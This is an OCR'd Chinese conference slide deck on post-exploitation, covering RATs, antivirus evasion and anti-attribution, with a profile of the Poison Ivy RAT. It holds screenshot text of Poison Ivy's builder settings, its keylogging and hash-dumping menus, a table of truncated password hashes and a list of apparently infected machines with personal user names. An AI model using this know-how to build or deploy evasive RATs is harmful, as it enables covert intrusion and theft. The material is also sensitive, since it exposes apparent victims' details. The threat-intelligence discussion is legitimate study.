后渗透浅析

铸剑2019-圈子社区线下沙龙闭门会议

By 7kbstorm

storm7kb@gmail.com

01

自我介绍

- 入行十载 江湖无名 混个脸熟吧

02

随便说说

- 不求语无伦次 但求句句惊心

03

来点干货?

- 聊聊权限维持的相关内容

04

开始收尾

- 抛砖引玉 丢个小玩具

WHOAMI?

- 信息安全独立研究员
- **SecQuan联合创始人**
- T00ls论坛管理团队成员
- 网络尖刀核心团队成员
- 致力于一线红队项目8年
- 资深安全开发工程师

随便说说

红蓝异说

谁是红 谁是蓝 谁是小外围 谁是大演员 抛开技术 红队还需要哪些素质

何谓攻防

渗透真的不局限于搞web 只谈目的 不做调查 不谈成本 就是耍流氓

何谓标准

一个人的行走范围 就是他的世界 你行走的眼界决定了你看世界的境界

简单说说其中三部分

RAT （**Remote Access Trojan**）

通过网络控制远端电脑

- 免杀

免杀技术全称为反杀毒技术Anti Anti- Virus简称“免杀”，它指的是一种能使病毒木马免于被杀毒软件查杀的技术。

- 反溯源

即通过技术手段提高目标方追查溯源的成本

来点干货

怎么聊“Rat”更专业

“行业”内一般聊RAT常见的话题

支持的系统？

支持几协议？

C/S 还是 B/S ？

是否支持生成shellcode？ 生成Shellcode 86和64都有吗？

是否支持高度的自定义 功能都可选吗？

Rat和渗透框架有什么区别？

怎么聊“Rat”更专业

“行业”外一般聊RAT常见的话题

免杀吗？

带不带界面 ？

过不过360？

包不包免杀更新？

重启上不上线？

要不买个签名吧？

朋友 请把静态免杀 主动防御 启动方式分开聊

z

简单看看国外几款 RAT


Poison Ivy


Poison Ivy 是一种远程访问木马（RAT），于2005年首次发现，并且多年来一直是头条新闻。 2011年，它被用于针对政府组织，化学品制造商等活动中。 2012年，攻击者利用Java 0day传播恶意软件，2013年，Poison Ivy通过利用Internet Explorer 0day来感染政府网站的访问者。

该RAT已被各种各样的黑客组织和各种操作使用，包括至少三个单独的高级持续威胁（APT）活动。 Poison Ivy具有间谍功能，因为它可以远程监控受害者并窃取用户凭据和文件。 它通常通过恶意Word或PDF附件在鱼叉式网络电子邮件中传播。 2013年，FIreEye发布了有关毒藤的详细报告，并提供了典型的攻击顺序：


1. 攻击者设置了一个定制的Poison Ivy（PIVY）服务器，其中包含有关RAT如何在目标计算机上安装自身，启用的功能和加密密码等的详细信息。
2. 攻击者将PIVY服务器安装文件发送到目标计算机。 目标会打开受感染的电子邮件并执行该文件，或访问受感染的网站。
3. 服务器安装文件在目标计算机上执行，并通过加密通信通道下载其他代码，以避免防病毒检测。
4. 一旦PIVY服务器在目标计算机上运行，攻击者就会使用Windows GUI客户端来控制目标计算机。

近些年来，一直在攻击中国国防、政府、科技、教育及海事机构等重点单位及部门的APT组织毒云藤（又称绿斑）就曾多次使用这款木马。


Poison Ivy
Connection [YOURNAME]
Size: 6.21 KiB
Profiles
Connection
Install
Advanced
Build
DNS/Port:
192.168.119.191:3460:0,
Add
Connect Through Proxy
DNS/Port:
Add
Hijack Proxy
Persistent (keep trying unti
ID:
YOURNAME
Group:
Password:
admin
Use Key File
Load Key
Cancel
ext
Version 2.3.2
Nr. of Ports: 0
Nr. of Plugins: 0
DNS/Port
DNS
Port
Type
Pos.
192.168.119.191
3460
Sock:
Size left: 237
Test Connections
OK
Cancel


YOURNAME [192.168.119.167] - Poison Ivy
Information
Managers
Files
Search
Regedit
Search
Processes
Services
Devices
Installed Applications
Windows
Tools
Relay
Active Ports
Remote Shell
Password Audit
Cached
NT/NTLM Hashes
Wireless
Surveillance
Key Logger
Audio Capture
Screen Capture
LM/NTLM Hashes
User Name
LM Hash
NT Hash
Administrator
921988BA001DC8E14A3B108F3FA6...
E19CCF75EE54E06B06A5907AF13CE...
ASPNET
B72C837F57785826C7659F73E9341...
7DA10825375B0199B63AEC4B04751...
gamer
5E0C534C5742385EAAD3B435B514...
6F9AE043921E5D20662C27BCC861A...
Guest
AAD3B435B51404EEAAD3B435B51...
31D6CFE0D16AE931B73C59D7E0C0...
HelpAssistant
CD8DB7CB23A7BCD646E8F7BE2C4...
F375B3F8F2CA8E38F323A7CF44AD2...
Student
AAD3B435B51404EEAAD3B435B51...
31D6CFE0D16AE931B73C59D7E0C0...
SUPPORT_3889...
AAD3B435B51404EEAAD3B435B51...
37971447C41E405F186A90E2E73266...
Download:
0 B/s
Upload:
0 B/s


z


Poison Ivy - [Listening on Port: [redacted] (Connections: 256)]
File Preferences Window Help
Connections Statistics Settings
ID WAN LAN Con. Type Computer User Name Acc. Type OS CPU RAM Version Ping
[redacted] [redacted] [redacted] Direct MAXIM-SHAROV Owner Admin WinXP 1800 MHz 511.30 MiB 2.3.1 141
[redacted] [redacted] [redacted] Direct S-B390679CA78D4 Owner Admin WinXP 954 MHz 511.48 MiB 2.3.1 62
[redacted] [redacted] [redacted] Direct CONCOMM1 Newcomm1 Admin WinXP 2700 MHz 1.023.22 ... 2.3.1 437
[redacted] [redacted] [redacted] Direct STEVES-PC Steve Evans Admin WinXP 2660 MHz 2 GiB 2.3.1 78
[redacted] [redacted] [redacted] Direct MAXIME-DEA79B4E Maxime Admin WinXP 2600 MHz 1.50 GiB 2.3.1 125
[redacted] [redacted] [redacted] Direct BRUGER-DA0EBA93 Bruger Admin WinXP 2394 MHz 503.48 MiB 2.3.1 578
[redacted] [redacted] [redacted] Direct EXPERIEN-2B0B71 Administrator Admin WinXP 1474 MHz 767.48 MiB 2.3.1 594
[redacted] [redacted] [redacted] Direct MONSTER stefan Admin WinXP 3000 MHz 2 GiB 2.3.1 109
[redacted] [redacted] [redacted] Direct HOME Brett Admin WinXP 3401 MHz 2 GiB 2.3.1 219
[redacted] [redacted] [redacted] Direct BANJE Administrator Admin WinXP 2594 MHz 509.98 MiB 2.3.1 984
[redacted] [redacted] [redacted] Direct HOME Cláudia&Jorge Admin WinXP 1833 MHz 1.023.48 ... 2.3.1 234
[redacted] [redacted] [redacted] Direct 22NDSTRE-EBB729 Owner Admin WinXP 3066 MHz 1.25 GiB 2.3.1 250
[redacted] [redacted] [redacted] Direct YOUR-4DACD0EA75 HP_Administrator Admin WinXP 2405 MHz 2 GiB 2.3.1 141
[redacted] [redacted] [redacted] Direct NOME-CCF3A8BBCB Saro Admin WinXP 340 MHz 511.30 MiB 2.3.1 578
[redacted] [redacted] [redacted] Direct MAX x Admin WinXP 3000 MHz 1.023.48 ... 2.3.1 219
[redacted] [redacted] [redacted] Direct CARMICHEAL BEV Admin WinXP 2992 MHz 1.022.09 ... 2.3.1 62
[redacted] [redacted] [redacted] Direct ACER July Admin WinXP 710 MHz 1.022.05 ... 2.3.1 281
[redacted] [redacted] [redacted] Direct COMPUTER Compaq_Owner Admin WinXP 995 MHz 1.022.48 ... 2.3.1 234
[redacted] [redacted] [redacted] Direct GIALLOMB-VIB4W1 Giovanni Admin WinXP 1600 MHz 2 GiB 2.3.1 328
[redacted] [redacted] [redacted] Direct VIJAY superman Admin WinXP 2533 MHz 1.99 GiB 2.3.1 406
[redacted] [redacted] [redacted] Direct TIBOR-PC Tibor Svajko Admin WinXP 3211 MHz 1.023.23 ... 2.3.1 109
[redacted] [redacted] [redacted] Direct UW-4B58D8528225 Compaq_Eigenaar Admin WinXP 2933 MHz 511.36 MiB 2.3.1 172
[redacted] [redacted] 10.0.0.5 Direct EQUIPO1 Admin Admin WinXP 3067 MHz 494.42 MiB 2.3.1 2500
Version 2.3.2 Nr. of Ports: 2 Nr. of Plugins: 3 Nr. of Connections: 256

4

